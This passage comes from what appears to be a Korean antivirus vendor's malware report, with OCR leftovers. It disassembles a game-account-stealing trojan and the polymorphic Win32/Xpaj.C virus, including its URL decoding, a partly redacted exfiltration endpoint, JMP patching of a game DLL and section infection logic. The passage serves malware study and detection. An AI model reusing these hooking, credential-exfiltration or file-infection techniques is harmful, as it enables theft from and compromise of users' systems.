8DBC24 55010000 LEA     EDI, DWORD PTR SS:[ESP+155]
C68424 5401000( MOV     BYTE PTR SS:[ESP+154], 0
F3:AB           REP     STOS DWORD PTR ES:[EDI]
66:AB           STOS    WORD PTR ES:[EDI]
AA              STOS    BYTE PTR ES:[EDI]
8D4424 40       LEA     EAX, DWORD PTR SS:[ESP+40]
8D8C24 5401000( LEA     ECX, DWORD PTR SS:[ESP+154]
50              PUSH    EAX
55              PUSH    EBP
68 60BA8700     PUSH    87BA60                      ASCII "xsxs"
51              PUSH    ECX
FFD3            CALL    EBX                         DeleteFile *.*
83C4 10         ADD     ESP, 10
8D9424 5401000( LEA     EDX, DWORD PTR SS:[ESP+154]
52              PUSH    EDX
FFD6            CALL    ESI
8B7C24 10       MOV     EDI, DWORD PTR SS:[ESP+10]
8D4424 14       LEA     EAX, DWORD PTR SS:[ESP+14]
50              PUSH    EAX
57              PUSH    EDI
FF15 88608700   CALL    DWORD PTR DS:[876088]       kernel32.FindNextFileA
85C0            TEST    EAX, EAX
75 A1           JNZ     SHORT 00874708
57              PUSH    EDI
```

CASE 2. 로드된 프로세스 명이 asktao.mod 일 경우

시스템 시간을 비교하여 7월 20일 이전/이후 여부를 확인한다. 20일 이후는 동작하지 않는다. (생성되는 파일마다 동작 시간대가 다를 것으로 추정됨.)

[그림 1-72] Kernel32.dll 에서 호출하는 GetSystemTime 이 저장되는 SYSTEMTIME 구조체

```
8D5424 1C       LEA     EDX, DWORD PTR SS:[ESP+1C]
68 84DD0700     PUSH    87DD84                      ASCII "asktao.mod"
52              PUSH    EDX
FFD6            CALL    ESI
85C0            TEST    EAX, EAX
0F85 E9000000   JNZ     00875122
8D4424 0C       LEA     EAX, DWORD PTR SS:[ESP+C]
50              PUSH    EAX
FF15 A0608700   CALL    DWORD PTR DS:[8760A0]       kernel32.GetSystemTime
66:8B4424 0E    MOV     AX, WORD PTR SS:[ESP+E]
66:3D 0700      CMP     AX, 7                       month
0F87 C2000000   JA      00875115
75 0C           JNZ     SHORT 00875061
66:837C24 12 14 CMP     WORD PTR SS:[ESP+12], 14    day
0F87 B4000000   JA      00875115
FF15 9C608700   CALL    DWORD PTR DS:[87609C]       kernel32.GetCurrentProcessId
8BD0            MOV     EDX, EAX
B9 08000000     MOV     ECX, 8

Hex dump                                            ASCII
DB 07 07 00 03 00 14 00 0A 00 27 00 0D 00 B7 02 | ?=.└.¶...'...?
```

(결과값 분석)
0x07DB = 2011년
0x0007 = 7월
0x0003 = 수요일
0x0014 = 20일

```
typedef struct _SYSTEMTIME {
  WORD wYear;
  WORD wMonth;
  WORD wDayOfWeek;
  WORD wDay;
  WORD wHour;
  WORD wMinute;
  WORD wSecond;
  WORD wMilliseconds;
} SYSTEMTIME, *PSYSTEMTIME;
```

2-6. Mutex 생성

- [랜덤숫자열]asktao 명으로 Mutex를 생성하여 중복 실행을 방지한다.

[그림 1-73] Mutex 생성

```
8D4C24 30       LEA     ECX, DWORD PTR SS:[ESP+30]
51              PUSH    ECX
52              PUSH    EDX
E8 3FE5FFFF     CALL    00873C80
83C4 08         ADD     ESP, 8
8D5424 30       LEA     EDX, DWORD PTR SS:[ESP+30]
68 7CBB8700     PUSH    87BB7C                      ASCII "asktao"
52              PUSH    EDX
FF15 C8608700   CALL    DWORD PTR DS:[8760C8]       kernel32.lstrcatA
E8 E7F6FFFF     CALL    00874700
8D4424 30       LEA     EAX, DWORD PTR SS:[ESP+30]
50              PUSH    EAX                         MutexName = "1440asktao"
6A 00           PUSH    0                           InitialOwner = FALSE
6A 00           PUSH    0                           pSecurity = NULL
FF15 98608700   CALL    DWORD PTR DS:[876098]       kernel32.CreateMutexA
```

*** Mutex : 시스템의 공용 자원을 사용하는 스레드들이 동시에 실행되지 않고 서로 배제되어 실행되게 하는 기술**

2-7. 스레드 2개 생성

각 스레드는 메모리상에 로드했던 ddr003.ocx 파일의 특정 함수를 실행시킨다.

스레드 별 기능

1) ddr003.ocx 파일 내에서 URL 디코딩 후 생성한 스레드에서 해당 주소로 접속을 시도한다.

2) 주기적으로 URL에 접속하여 사용자 계정 정보를 전송 시도한다.

가. Thread #1

ddr003.ocx 파일 끝에서 0x4C8 (1,224) byte 위치의 바이너리를 디코딩하여 접속 대상 URL을 추출한다.

[그림 1-74] 디코딩을 통한 접속 URL 추출

```
53          PUSH    EBX
56          PUSH    ESI
8B7424 18   MOV     ESI, DWORD PTR SS:[ESP+18]
8BDD        MOV     EBX, EBP
2BDE        SUB     EBX, ESI
8A0433      MOV     AL, BYTE PTR DS:[EBX+ESI]   /-- decode url
55          PUSH    EBP
04 07       ADD     AL, 7
34 05       XOR     AL, [redacted]
2C 07       SUB     AL, 7
47          INC     EDI
8806        MOV     BYTE PTR DS:[ESI], AL
46          INC     ESI
FF15 B060D600  CALL DWORD PTR DS:[D660B0]       kernel32.lstrlenA
3BF8        CMP     EDI, EAX
^ 7C E8     JL      SHORT 00D6460D

00D6DC30 63 77 77 6B 3D 2C 2C 32 33 29 35 35 36 29 35 37  cwwk=,,23)556)57
00D6DC40 31 29 36 34 37 3D 32 37 38 35 37 2C 6D 73 68 73  1)647=27857,mshs
00D6DC50 2C 77 6C 72 7D 6E 2C 78 62 69 67 29 66 78 6B FB  ,wlr}n,xbig)fxk
00D6DC60 FB FB FB FB FB FB FB FB FB FB FB FB FB FB FB FB  [redacted]
00D6D768 68 74 74 70 3A 2F 2F [redacted] 2E 32 32 31 2E 32 34  http://[redacted]
00D6D778 36 2E 31 37 34 3A 35 34 33 32 34 2F 6A 78 63 78  [redacted]:54324/jxcx
00D6D788 2F 74 6F 75 7A 69 2F 73 65 6E 64 2E 61 73 70 00  /touzi/send.asp.
00D6D798 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ----------------
```

Communicate.dll (asktao.mod 프로세스에서 사용하는 네트워크 통신 관련 모듈로 추정)이 로드되어 있는지 확인하며, 특정 영역의 명령어 바이너리를 비교하여 다른 명령어로 메모리 패치를 한다.

[그림 1-75] 메모리 패치

```
68 F8BAD600     PUSH    0D6BAF8         ASCII "Communicate.dll"
FF15 9060D600   CALL    DWORD PTR DS:[D66090]   kernel32.GetModuleHandleA
05 00000400     ADD     EAX, 40000
```

모듈의 특정 위치의 명령어를 비교한다. (분석 당시 조건을 통과하는 Communicate.dll 파일을 수집하지 못해 정확한 테스트는 불가 하였다.)

[그림 1-76] 바이너리 비교 예

```
B1 FF       MOV     CL, 0FF
8088 00C04400 CMP   BYTE PTR DS:[EAX+44C000], 58
75 22       JNZ     SHORT 00D6485A
8088 01C04400 CMP   BYTE PTR DS:[EAX+44C001], 51
75 19       JNZ     SHORT 00D6485A
8088 03C04400 CMP   BYTE PTR DS:[EAX+44C003], 0B
75 10       JNZ     SHORT 00D6485A
3890 04C04400 CMP   BYTE PTR DS:[EAX+44C004], DL
75 08       JNZ     SHORT 00D6485A
3888 05C04400 CMP   BYTE PTR DS:[EAX+44C005], CL
74 0A       JE      SHORT 00D64864

8088 00006400 CMP   BYTE PTR DS:[EAX+640000], 68
75 2E       JNZ     SHORT 00D64887
8088 01006400 CMP   BYTE PTR DS:[EAX+640001], 50
75 25       JNZ     SHORT 00D64887
8088 02006400 CMP   BYTE PTR DS:[EAX+640002], 23
75 1C       JNZ     SHORT 00D64887
8A88 03006400 MOV   CL, BYTE PTR DS:[EAX+640003]
84C9        TEST    CL, CL
75 12       JNZ     SHORT 00D64887
8A88 04006400 MOV   CL, BYTE PTR DS:[EAX+640004]
84C9        TEST    CL, CL
```

이후에 Communicate.dll 메모리의 여러 영역을 패치 하는 것으로 보인다.

[그림 1-77] Communicate.dll 메모리 영역 패치

```
68 E0AFD600     PUSH    0D6AFE0         ASCII "VirtualProtect"
56              PUSH    ESI
FF15 D060D600   CALL    DWORD PTR DS:[D660D0]   kernel32.GetProcAddress
```

0xE9로 패치 한 이후의 4byte 주소로 JUMP 하는 명령어로 수정된다. 이때, 제어가 이동되는 주소는 메모리에 할당된 악성 코드영역이다.

[그림 1-78] 0xE9 xxxx (JMP 명령어)

```
2BDE        SUB     EBX, ESI
C606 E9     MOV     BYTE PTR DS:[ESI], 0E9
55          PUSH    EBP
55          PUSH    EBP
8D83 5FC1D600  LEA  EAX, DWORD PTR DS:[EBX+D6C15F]
57          PUSH    EDI
8BC8        MOV     ECX, EAX
8BD0        MOV     EDX, EAX
C1E9 08     SHR     ECX, 8
8846 01     MOV     BYTE PTR DS:[ESI+1], AL
884E 02     MOV     BYTE PTR DS:[ESI+2], CL
C1EA 10     SHR     EDX, 10
C1E8 18     SHR     EAX, 18
8856 03     MOV     BYTE PTR DS:[ESI+3], DL
56          PUSH    ESI
8846 04     MOV     BYTE PTR DS:[ESI+4], AL
```


나. Thread #2

주기적으로 동작하며 (1sec / 15sec / 2min) 첫 번째 스레드(가. Thread#1)에서 조합한 URL 주소를 이용하여 네트워크 접속을 시도한다.

[그림 1-79-1] 내부에서 스레드 생성 후 'aaa' 식별자로 네트워크에 접속한다.


```
56          PUSH    ESI                 thread2
8B35 BC60D600  MOV  ESI, DWORD PTR DS:[D660BC]  kernel32.Sleep
68 E803 0000  PUSH  3E8                 1 sec
FFD6        CALL    ESI                 sleep
A1 6815D700 MOV     EAX, DWORD PTR DS:[D71568]
85C0        TEST    EAX, EAX
74 F0       JE      SHORT 00D644A7
68 680DD700 PUSH    0D70D68
E8 3FCBFFFF CALL    00D61000
83C4 04     ADD     ESP, 4
68 983A0000 PUSH    3A98                15 sec
FFD6        CALL    ESI                 Sleep
6A 03       PUSH    3
68 680DD700 PUSH    0D70D68
68 F8E0D600 PUSH    0D6E0F8
E8 A4F5FFFF CALL    00D63A80
83C4 0C     ADD     ESP, 0C
68 C0D40100 PUSH    1D4C0               2 min
FFD6        CALL    ESI                 Sleep
EB BF       JMP     SHORT 00D644A7
90          NOP

6A 00       PUSH    0
6A 00       PUSH    0
6A 00       PUSH    0
6A 00       PUSH    0
68 80B0D600 PUSH    0D6B080             ASCII "aaa"
FF15 6C61D600  CALL DWORD PTR DS:[D6616C]   WININET.InternetOpenA
```

[그림 1-79-2] 내부에서 스레드 생성 후 'aaa' 식별자로 네트워크에 접속한다.



asktao.mod 프로세스 실행 시 다음의 문자열을 조합하여 사용자가 입력하는 계정 정보를 유출한다.

[그림 1-80] 계정정보 유출시 조합하는 문자열



3. 대응책

게임핵의 주요 유포 경로는 취약점을 이용한 내려받기다. 따라서 사용자가 Internet Explorer 및 Adobe Reader 등을 주기적으로 업데이트하면 악성파일의 감염을 예방할 수 있다. 또한 V3에서는 시스템 파일을 대상으로 한 악성코드를 예방, 치료하기 위해 정상파일 변조 방지 및 감염형태별 다양한 치료법을 반영할 예정이다.

해당 게임핵 악성파일은 V3 제품군에서 다음과 같이 진단 및 치료가 가능하다.

- Dropper/Onlinegamehack12.Gen
- Win-Trojan/Onlinegamehack.43008.AT
- Win-Trojan/Onlinegamehack.5632.BB
- Win-Trojan/Patched.DJ

다형성 바이러스 Win32/Xpaj.C 분석

Win32/Xpaj 바이러스는 2008년에 처음 발견 되었으며 2009년에는 변형인 Win32/Xpaj.B형이 발견되었다. 그리고 최근에는 진단 및 치료가 더욱 어렵게 되어 있는 또 다른 변형인 Win32/Xpaj.C형이 발견되었다.

대부분의 바이러스 제작자들은 원본 정상파일이 손상되는 위험을 피하기 위해 복잡하게 원본 파일을 변경하지 않는 것이 일반적이다. 그러나 최근에 발견된 in32/Xpaj B형, C형 바이러스 같은 경우는 예외라고 할 수 있다. Win32/Xpaj B형, C형 바이러스들은 EPO(Entry-point Obscuring)와 다형성 바이러스 특징을 모두 가지고 있어서 바이러스의 시작지점과 공통적인 바이러스 몸통 부분을 찾기가 어렵다.

좀 더 자세히 살펴보면 정상 CALL, JMP 명령어를 임의로 패치 하여 자신이 원하는 코드 상의 위치로 분기하도록 하였으며 바이러스 몸통 부분으로 진입하기 위해 정상 서브루틴들을 임의로 변경하였다. 또한 명확한 바이러스 감염 표시가 없어서 파일의 감염 여부를 확인 하는 것도 다른 바이러스에 감염된 파일에 비해 쉽지 않다.

*** EPO(Entry-point Obscuring) virus**

Entry-point Obscuring을 우리말로 하면 '시작 실행시점 불명확화 '라고 할 수 있을 것이다. 즉, 일반적인 바이러스처럼 정상파일의 EP(Entry-Point:프로그램의 진입점)를 변경시켜 바이러스 자신이 실행시키고자 하는 것을 실행시키는 것이 아니라 임의의 CALL 명령어 또는 JMP 명령어 부분을 바이러스 진입지점으로 수정하는 바이러스들을 공통적으로 EPO라고 칭한다. 이런 EPO기법을 상당수의 AV엔진에서 진단하기 어려운 이유는 정상파일 코드영역 중 어느 부분의 CALL 또는 JMP 명령어가 변경되었는지 알 수 없기 때문에 변경되는 패턴을 찾지 못하면 코드영역 진입점부터 끝까지 스캔해서 찾아야 하는 어려움이 있기 때문이다.

*** 다형성(Polymorphic) virus**

파일이 감염될 때마다 그 형태가 변하는 다형성(Polymorphic)기법을 이용하여 감염여부를 확인하기 어렵도록 한 바이러스를 다형성 바이러스라고 한다. 일반 백신에서 바이러스 코드의 특징을 찾아 감염 여부를 확인 한다는 것이 알려지면서 바이러스 제작자들은 암호화 방법을 구현하는 코드들을 변화시켜 특징을 찾기 어렵도록 했다. 암호화를 푸는 부분이 항상 일정한 단순 암호화 바이러스와는 달리 암호화를 푸는 부분조차도 감염될 때마다 달라지도록 만든 것이다.

[표 1-8]은 변종별 특이사항을 표로 나타낸 것이다. [표 1-8]에서 보이는 것처럼 최초 발견된 A형 같은 경우에는 감염 위치가 마지막 섹션으로 고정이고 CALL 명령어들만 패치 되어 있는 경우라서 진단/치료가 비교적 쉬웠다. 그러나 최근에 발견된 C형은 감염 섹션이 임의적이고 진단 후 치료에 필요한 데이터들이 암호화되어 있어 치료도 쉽지 않다.

[표 1-8] 변종별 감염 특징 및 특이사항


	Infected Location	Target Patched	Virus Size	Encrypted Part
Xpaj A Case	Last Section	CALL Instruction	0x17000	Virus Body
Xpaj B Case	Last Section or Middle Section	CALL Instruction + Sub Function	0x20000	Virus Body
Xpaj C Case	Last Section or Middle Section	CALL Instruction + Sub Function	0x29000 (164KB)	Virus Body + Cure Data

1. 감염된 파일 특징

Win32/Xpaj.C형에 의해 감염된 파일은 [그림 1-81]과 같은 특징을 가진다. 왼쪽의 'Normal File'은 일반 정상파일이며 이 파일이 바이러스에 감염된다면오른쪽의 'Infected File'과 같이 바뀌게 된다. 가장 큰 특징은Win32/Xpaj.C형의 실질적인 몸통인 'Virus body'가 파일의 섹션 중 한 곳에 삽입된다.파일에 따라 패치된 CALL이 있을 수도 있고 없을 수도 있지만, 정상 서브루틴들이 임의로 감염되는 것은 동일하게 나타난다. 원본 데이터들은 바이러스 몸통 부분에 인코딩 되어 저장되어 있다. 패치된 콜은 감염된 서브루틴으로 분기되도록 동작을 하고 감염된 서브루틴들은 바이러스 몸통 부분의 데이터들을 이용해서 실제 바이러스 코드가 실행되도록 하는 동작을 한다.

바이러스 몸통은 크게 4부분으로 분류할 수 있다. 첫 번째는 바이러스 감염 동작을 하는 'Virus Code' 부분, 두 번째는 정상 서브루틴이 인코딩 되어 있는 'Encoded Original Subroutine' 부분, 세 번째는 디코딩과 다양한 용도의 데이터를 추출할 때 사용되는 '4bytes Data' 부분, 그리고 마지막으로 'Virus Code'부분을 디코딩하고 그 후 분기하기 위한 코드들이 들어있는 'Decoding Routine Space'부분이다.

[그림 1-81] 정상파일과 감염된 파일 비교




[그림 1-82]는 감염된 서브루틴을 보여주고 있는데 여기서 Win32/Xpaj.C형의 특징 중 하나를 확인할 수 있다. 기본적으로 코드 상의 'PUSH EBP'와 'MOV EBP ESP' 명령어의 16진수 데이터 값은 '55 8B EC' 이다. [그림 1-82]의왼쪽 'Normal File'의 빨간 상자 안의 값은 정상적으로 '55 8B EC'인 것을 확인 할 수 있으나 그러나 오른쪽의 감염된 'Infected File'은 같은 명령어의 데이터 값이 '55 89 E5'인 것을 확인할 수가 있다. 즉, 감염된 서브루틴은 '55 89 E5'로 시작되는 특징을 가지고 있다.

이것을 바탕으로 OllyDBG(Olly Debugger)와 같은 디버거 툴에서 감염된 서브루틴을 찾을 때 바이너리 검색을 통해 '55 89 EC'가 어디 있는지 확인한다면 쉽게 찾을 수 있다.

[그림 1-82] 정상 서브루틴과 감염된 서브루틴 비교


Win32/Xpaj.C형의 가장 큰 특징 중 하나는 바이러스 몸체를 삽입하는 섹션을 선택하는 기준을 정확하게 판단하기 어렵다는 것이다. [그림 1-83]처럼 같은 섹션 개수와 이름을 가지고 있더라도 파일속성과 Virtual Size 등의 조건에 따라 바이러스 몸체가 삽입되는 대상 섹션이 달라진다. [그림 1-83]과 같은 경우 '.edata'섹션에 바이러스 몸체가 삽입된 경우와 '.rsrc' 섹션에 삽입된 경우이다. 두 파일의 차이는 아래 파일(ir41_qc.dll)의 '.edata' 섹션에는 'IMAGE_SCN_MEM_SHARED' 속성이 있는데 Win32/Xpaj.C형은 해당 속성이 있으면 삽입할 수 없는 섹션으로 판단하고 아래에 있는 섹션에 바이러스 몸체를 삽입한다는 점이다.

[그림 1-83] 섹션 속성에 따라 다른 감염 대상 섹션



[그림 1-84]는 위에서 설명한 것처럼 바이러스 몸체를 삽입하고자 하는 섹션을 찾는 과정을 다이어그램으로 나타낸 것이다. 바이러스가 감염 대상을 찾을 때 섹션 정보를 아래에서부터 확인한다. 그리고 '.reloc' 섹션은 감염 대상이 되지 않는 섹션으로 판단하고 '.rsrc' 섹션은 일차적으로는 감염 대상이 되지 않는 섹션으로 판단하지만 바로 위의 섹션 또한 감염 조건에 맞지 않으면 다시 '.rsrc' 섹션의 속성을 확인해서 감염조건이 맞으면 해당 섹션에 바이러스 몸체를 삽입한다. 그리고 삽입 가능한 섹션들의 공통적인 특징으로는 해당 섹션의 속성에 'IMAGE_SCN_MEM_SHARED' 속성이 없어야 하고 Virtual Size가 너무 크지 않아야 한다.

[그림 1-84] 바이러스 몸체 삽입 대상 섹션을 찾는 과정




2. 감염된 파일의 동작

감염된 파일이 실행되면 처음에는 정상 루틴을 돌다가 패치 된 CALL/JMP를 만나면 바이러스가 원하는 메인 서브루틴 또는 다른 서브루틴으로 분기하고 다른 서브루틴들은 다시 메인 서브 루틴으로 분기하는 동작을 한다.

이렇게 분기된 메인 서브루틴에서는 [그림 1-81]에 표기된 다음의 과정을 수행한다.

① 바이러스 몸체의 '3. 4 bytes Data'들을 이용해서 필요한 데이터들을 얻어온다.
② '4. Decoding Routine Space' 부분에 있는 데이터들을 이용해서 '1. Virus Code' 부분을 디코딩하고 분기를 한다.
③ 분기된 바이러스 코드에서는 인코딩 되어 있는 '2. Encoded Original Subroutine' 부분을 디코딩해서 정상 루틴을 실행하고 시스템의 '.dll', '.exe' 등의 파일들을 검색해 감염 조건 등을 확인해서 정상 파일들을 감염하는 동작을 한다.

[그림 1-85] 정상파일과 감염된 파일의 동작 차이



[그림 1-85]는 간단한 정상파일들의 분기과정들에 비해 감염된 파일의 경우는 복잡한 분기과정을 거치는 것을 보여주고 있다. 그리고 'Infector'의 경우는스레드로 생성되어 동작을 한다.


2-1. Main Subroutine

메인 서브루틴은 상당히 복잡한 과정을 거친다. 바이러스 코드 부분을 정확하게 동작하고 감염시키기 위해서 다양한 데이터들을 추출하는 과정을 거치는데 그 중 가장 먼저 추출하는 데이터는 주소값 연산할 때 'Base Address'로 사용하기 위한 '기준 주소'를 얻는 것이다. [그림 1-86]은 예제 파일의 코드 상에서 기준 주소가 되는 부분을 보여주고 있다. 대부분은 이 '기준 주소'는 메인 서브루틴에서 처음으로 호출되는 CALL 명령어의 Return 주소가 된다.

[그림 1-86] 메인 서브루틴에서 '기준 주소 위치'


[그림 1-87]은 위에서 구한 '기준 주소'와 바이러스 몸통에 저장된 '3. 4 bytes Data'([그림 1-81])들을 이용하여 연산하는 과정을 보여주고 있다. 4개의 4 bytes Data들([그림 1-81]), 세 번의 덧셈연산과 세 번의 XOR 연산이 그리고 코드 상의 3개의 상숫값들이 짝을 이루고 있다. 이 연산을 통해서 디코딩 루틴의 시작 주소, 디코딩 대상 코드의 시작 주소 등의 데이터를 추출해 낸다.

[그림 1-87] '3. 4bytes Data'를 이용한 연산과정



위의 과정을 거치면서 추출한 데이터들로 필요한 루틴을 실행하게 되는 크게는 'ZwProtectVirtualMemory' API를 이용해서 바이러스 몸체가 있는 부분의 메모리 속성을 변경해서 데이터를 'Write' 할 수 있게 한다. 그리고 '3. 4 bytes Data' ([그림 1-81])영역에서 데이터들을 4 bytes씩 읽어와 PUSH/POP의 동작으로 특정 영역에 데이터를 덮어쓰면서 디코딩 루틴을 생성하고 한번 더 덮어써서 디코딩된 바이러스 코드로 JMP 명령어를 통해 분기될 수 있도록 한다.


[그림 1-88] 바이러스 몸체 부분을 디코딩하기 위한 메인 서브루틴의 주요동작



2-2. Virus body decryptor


메인 서브루틴에 의해 생성된 디코딩 루틴은 [그림 1-89]와 같은 코드로 모든 Win32/Xpaj.C형 바이러스에 동일하게 나타난다. 첫 4바이트는 스택에 저장해둔 4byte 값으로 바꾸고 그 후에는 역시 스택에 저장해둔 데이터들을 이용해 덧셈연산으로 첫 4바이트 이후의 데이터들을 디코딩한다. 스택에는 디코딩하고자 하는 크기 또한 저장되어 있어 4 bytes 씩 디코딩할 때마다 그 크기를 줄여주면서 원하는 만큼의 디코딩 수행이 가능하다. 이를 좀 더 쉽게 설명하기 위해 그림과 동작과정을 표현한 것이 [그림 1-90]이다. [그림 1-85]는 간단한 정상파일들의 분기과정들에 비해 감염된 파일의 경우는 복잡한 분기과정을 거치는 것을 보여주고 있다.

[그림 1-89] Virus Code 디코딩 루틴



